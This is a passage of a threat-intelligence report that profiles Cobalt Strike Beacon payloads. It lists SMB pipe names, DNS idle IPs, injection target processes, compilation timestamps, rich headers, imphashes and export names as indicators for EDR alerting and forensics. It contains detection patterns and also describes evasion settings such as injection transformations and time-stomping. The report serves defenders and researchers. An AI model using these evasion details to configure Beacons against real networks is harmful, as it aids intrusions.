


Figure 56 – Common SMB pipe names

Other common pipe names frequently employed by Beacons that we've encountered elsewhere include (where # represents a random base 10 digit):

Pipe name	Profile
\\.\pipe\MSSE-###-server	Default
\\.\pipe\msagent_##	Default (SMB)
\\.\pipe\status_##	Default
\\.\pipe\postex_####	Default
\\.\pipe\mypipe-h##	havex.profile
\\.\pipe\mypipe-f##	havex.profile
\\.\pipe\interprocess_##	gmail.profile
\\.\pipe\ntsvcs	Many
\\.\pipe\scerpc	Many
\\.\pipe\DserNamePipe##	Many
\\.\pipe\PGMessagePipe##	Many
\\.\pipe\MsFteWds##	Many

\\.\pipe\f4c3##	zillow.profile
\\.\pipe\f53f##	zillow.profile
\\.\pipe\mojo.5688.8052.183894939787088877##	jQuery profiles
\\.\pipe\Common	jQuery profiles
\\.\pipe\named	jQuery profiles
\\.\pipe\pipe	jQuery profiles
\\.\pipe\windows.update.manager##	windows-updates.profile
\\.\pipe\windows.update.manager###	windows-updates.profile
\\.\pipe\Winsock2\CatalogChangeListener-###-0,	jquery-c2.4.2.profile
\\.\pipe\browser_##	malleable-c2-randomizer.py
\\.\pipe\comnode_##	malleable-c2-randomizer.py
\\.\pipe\spoolss_##	malleable-c2-randomizer.py
\\.\pipe\llsrpc_##	malleable-c2-randomizer.py
\\.\pipe\comnap_##	malleable-c2-randomizer.py

Table 7 – SMB pipe names from profiles

These pipe names can be useful for alerting and blocking in EDR solutions. They can also be helpful in digital forensic investigations involving in-memory Cobalt Strike payloads.

DNS

In April 2021, F-Secure published research into Cobalt Strike DNS redirectors, where they presented methods for fingerprinting Team Servers based on DNS responses.

F-Secure
Detecting Exposed Cobalt Strike DNS Redirectors
https://labs.f-secure.com/blog/detecting-exposed-cobalt-strike-dns-redirectors/

We can see from the configuration dataset that 68% of Beacons are configured to use 0.0.0.0 as the DNS idle IP. As mentioned by F-Secure's researchers, the 0.0.0.0 DNS idle value is the default, and should not be used in production environments. As a result, we can probe DNS servers for 0.0.0.0 responses in A records, which can be used as another reliable mechanism for identifying Team Severs in the wild.

With approximately 25% of Beacons specifying no DNS idle value at all, the remaining 7% of Beacons are often configured to use DNS from major providers, including:

- 8.8.4.4 (Google)
- 8.8.8.8 (Google)
- 114.114.114.114 (China Telecom)
- 1.1.1.1 (CloudFlare)




Figure 57 – DNS idle IP addresses

This information can be helpful for monitoring DNS requests at network egress points for signs of Beacon DNS activity, as well as during forensic investigations involving DNS C2 traffic from in-memory payloads.

INJECTION

The SPAWNTO option is used to configure the target process that Cobalt Strike will spawn and inject post-exploitation DLL payloads into (in response to certain commands, such as screenshot, keylogger and hashdump). Different target processes are specified depending on processor architecture (x86/x64), although the default process, rundll32.exe, is by far the most popular:




Figure 58 – Popular x86 SPAWNTO processes

The list of target injection processes for x64 is largely identical to x86, apart from the differences in the fully qualified file paths:




Figure 59 – Popular x64 SPAWNTO processes

Combining the file names used for both the x86 and x64 *SPAWNTO* values provides a full overview of the processes most frequently targeted for injection. This helps us to narrow the focus for tuning security software and forensic analysis:

Process Name	Percentage
rundll32.exe	94.53%
gpupdate.exe	2.11%
dllhost.exe	0.80%
svchost.exe -k netsvcs	0.36%
wusa.exe	0.32%
mstsc.exe	0.28%
WerFault.exe	0.25%
mavinject.exe	0.13%
openfiles.exe	0.11%
explorer.exe	0.09%
iexplore.exe	0.09%

Table 8– Combined x86/x64 injection target processes

As explored earlier, Cobalt Strike's method of process injection is highly configurable via the Malleable post exploitation settings, with the most popular methods/APIs used to execute shellcode being:




Figure 60 – Injection execution techniques

When allocating memory for the shellcode payload, the Windows API *VirtualAllocEx* is most commonly used, although around 3% of Beacons will use *NtMapViewOfSection* with a file mapping instead.




Figure 61 – Frequency of allocation techniques

However, roughly 5% of Beacons are configured to use transformations. These will append/prepend additional code (typically a simple NOP sled, although sometimes it will be something more adventurous) to the injection shellcode stub to prevent detection. It is also possible to remove the write flag from the page protections, so it is important to note that in the end not all Beacon payloads will necessarily reside in RWX memory (4%).




Figure 62 – Common process injection transformations (x86)




Figure 63 – Frequency of memory protection flags

COMPILATION TIMESTAMPS

There is some advantage in knowing the compilation date/timestamps of Cobalt Strike Beacons, even though they are often spoofed via the stager configuration, or simply zeroed out (which accounts for nearly 3.5% of Beacons). When the value is left unmodified, it can provide a quick and simple way for researchers to determine the version of Beacon/Team Server in operation:

Release Date	Version	Timestamps
8 December 2016	3.6	2016-12-07T21:14:47 2016-12-07T21:25:22
23 May 2017	3.8	2017-05-22T21:21:18 2017-05-22T21:21:47
26 September 2017	3.9	2017-10-26T04:32:19
9 April 2018	3.11	2018-03-22T20:35:00 2018-03-22T20:35:11 2018-03-22T20:35:14
6 September 2018	3.12	2018-09-05T21:53:17 2018-09-05T21:54:00
4 May 2019	3.14	2019-04-18T23:51:29 2019-04-18T23:53:25
5 December 2019	4.0	2019-12-05T12:00:49 2019-12-05T12:01:49
22 February 2020	4.0	2020-02-21T04:55:08
25 June 2020	4.1	2020-06-23T19:17:48 2020-06-23T19:18:44 2020-06-23T19:21:26
6 November 2020	4.2	2020-11-03T01:27:30 2020-11-03T01:31:35
3 March 2021	4.3	2021-03-02T08:03:15 2021-03-09T16:42:17
17 March 2021	4.3	2021-03-16T17:37:35 2021-03-16T06:10:34

Table 9 – Cobalt Strike Beacon compilation timestamps

As we can see from our dataset, of the beacons that have their timestamps unmodified, over 40% of Beacons are version 4.0. Version 4.2 is gaining in popularity at 14%, which is just slightly above version 4.1 at 13%. Version 4.3 is slowly gaining traction at around 6% usage. The use of version 3.x Beacons has tailed off quite dramatically in recent months.




Figure 64 – Top 10 compilation timestamps

When specified via the stager configuration, the compilation timestamp can be most revealing due to a time zone conversion bug in Team Server.

The server appears to interpret the *compile_time* configuration value as a local time before converting it to UTC for storing in the Beacon PE header. The result is that any Beacon built using a *compile_time* value specified in the stager configuration will leak the time zone offset of the server. This gives us yet more forensically sound evidence that we can use to correlate with incident events and IP geolocations to try and pinpoint the location of attackers.





Figure 65 –Stager time zone offsets and their respective frequencies

RICH HEADERS

The rich header, or signature, is embedded within the DOS stub of a PE file. It contains information pertaining to the executable linker, including the count of various sources and the version of the tools used to compile them. For example, here is a typical rich header from a Beacon DLL viewed in PE Tree. The header indicates that Visual Studio® 2012 was used to compile and link 53 object files and a single exported function:



```
> IMAGE_DOS_HEADER
v DOS_STUB
    Size                    184 bytes
    Ratio                   0.07%
    MD5                     7d4c16c0d0d050ce68571031e38bb82f
    SHA1                    d6c2f2306211964777ccda01f919635a988440aa
    SHA256                  ceadfac92836a0556eed99e76de0e36e90c32ce0c4a28114773ac2186e5d7405
    Entropy                 4.782921
    Message                 !This program cannot be run in DOS mode.
  v RICH_HEADER
      MD5                   59b8d0f88f2c252528d8dceede43d877
      Checksum              0x01000ac8
    v UNKNOWN
        N/A                 152
        N/A                 1
        N/A                 41
        N/A                 136
        N/A                 10
    v VS2008 SP1 build 30729
        IMP                 11
    v Unmarked objects
        ---                 220
    v VS2012 UPD4 build 61030
        C                   53
        EXP                 1
        LNK                 1
```

Figure 66 – DOS stub and rich header from a Beacon PE file

The top 12 rich headers observed in our set of Beacon PE files account for nearly 90% of all payloads:





Figure 67 – Top 12 rich header MD5s

The rich headers can be specified via the stager profile settings, or simply left unaltered in the original Beacon PE files. For this reason, they can provide malware researchers with a semi-reliable mechanism for hunting, clustering and classifying Beacon payloads within malware datasets. They can also provide forensic investigators with helpful signatures for finding in-memory payloads.

GitHub
PE Tree
https://github.com/blackberry/pe_tree

IMPORT HASHES

An import hash, commonly known as an "imphash," is a checksum that is calculated from the DLL and function names that are present in a PE file's import descriptor. Often unique per malware family/variant, imphashing can be an excellent technique for clustering malicious PE files based on similarity.



```
> IMAGE_DOS_HEADER
> DOS_STUB
v IMAGE_NT_HEADERS
  > NT_HEADERS
  > IMAGE_SECTION_HEADER
  v IMAGE_IMPORT_DESCRIPTOR
    > KERNEL32.dll
    > ADVAPI32.dll
    v WININET.dll
        OriginalFirstThunk          0x3aca8 -> .rdata+0x000000000000eca8
        Characteristics             0x0003aca8
        TimeDateStamp               0x00000000 Thu Jan  1 00:00:00 1970 UTC
        ForwarderChain              0x00000000
        Name                        0x3b71c -> .rdata+0x000000000000f71c
        FirstThunk                  0x2c588 -> .rdata+0x0000000000000588
        InternetCloseHandle         0x000000000002c588 -> .rdata+0x0000000000000588
        InternetConnectA            0x000000000002c590 -> .rdata+0x0000000000000590
        InternetReadFile            0x000000000002c598 -> .rdata+0x0000000000000598
        InternetQueryDataAvailable  0x000000000002c5a0 -> .rdata+0x00000000000005a0
        InternetQueryOptionA        0x000000000002c5a8 -> .rdata+0x00000000000005a8
        InternetSetOptionA          0x000000000002c5b0 -> .rdata+0x00000000000005b0
        HttpOpenRequestA            0x000000000002c5b8 -> .rdata+0x00000000000005b8
        HttpSendRequestA            0x000000000002c5c0 -> .rdata+0x00000000000005c0
        HttpQueryInfoA              0x000000000002c5c8 -> .rdata+0x00000000000005c8
        InternetOpenA               0x000000000002c5d0 -> .rdata+0x00000000000005d0
    > WS2_32.dll
```

Figure 68 – Import descriptor showing wininet.dll imports from a Beacon PE file

From our Beacon dataset, we can see that the top 12 import hashes calculated from Beacon DLL files belong to just over 90% of all payloads:





Figure 69 – Top 12 import hashes

Again, much like the rich header, knowing Cobalt Strike's associated imphashes can be a useful tool for malware analysts and researchers with respect to hunting, clustering and classifying Beacons.

EXPORT NAMES

The exported module and function name within a Beacon PE file are referenced by the export descriptor. This contains either the default Beacon DLL name (beacon.dll or beacon_x64.dll) and exported function name (ReflectiveLoader@1), or values specified by the attacker via a transform block in the "*stage*" section of the Malleable profile.

Containing just a solitary exported function, the export descriptor for an x86 Beacon DLL typically looks like this:



```
> IMAGE_DOS_HEADER
> DOS_STUB
v IMAGE_NT_HEADERS
    > NT_HEADERS
    > IMAGE_SECTION_HEADER
    > IMAGE_IMPORT_DESCRIPTOR
    v IMAGE_EXPORT_DESCRIPTOR
        Characteristics          0x00000000
        TimeDateStamp            0x5de8f1ac Thu Dec  5 12:01:48 2019 UTC
        MajorVersion             0x0000
        MinorVersion             0x0000
        Name                     0x2c9c0 -> .rdata+0x00000000000009c0
        Base                     0x00000001
        NumberOfFunctions        0x00000001
        NumberOfNames            0x00000001
        AddressOfFunctions       0x3bc08 -> .rdata+0x000000000000fc08
        AddressOfNames           0x3bc0c -> .rdata+0x000000000000fc0c
        AddressOfNameOrdinals    0x3bc10 -> .rdata+0x000000000000fc10
      v beacon.dll
          ReflectiveLoader@1     0x0000000000016ff4 -> .text+0x0000000000015ff4
```

Figure 70 – Export descriptor from a Beacon PE file

Note time *TimeDateStamp* in the IMAGE_EXPORT_DESCRIPTOR. This is often overlooked when adversaries perform time-stomping of the *TimeDateStamp* in the PE file header, especially in Beacon DLLs. The net result is that the original compilation time is often still in the export descriptor, even if it has been overwritten in the PE headers. In this instance the *TimeDateStamp* is known to belong to Cobalt Strike version 4.0

In total, the top 13 exported module names from across our dataset account for nearly 97% of all Beacon PE files we've obtained:

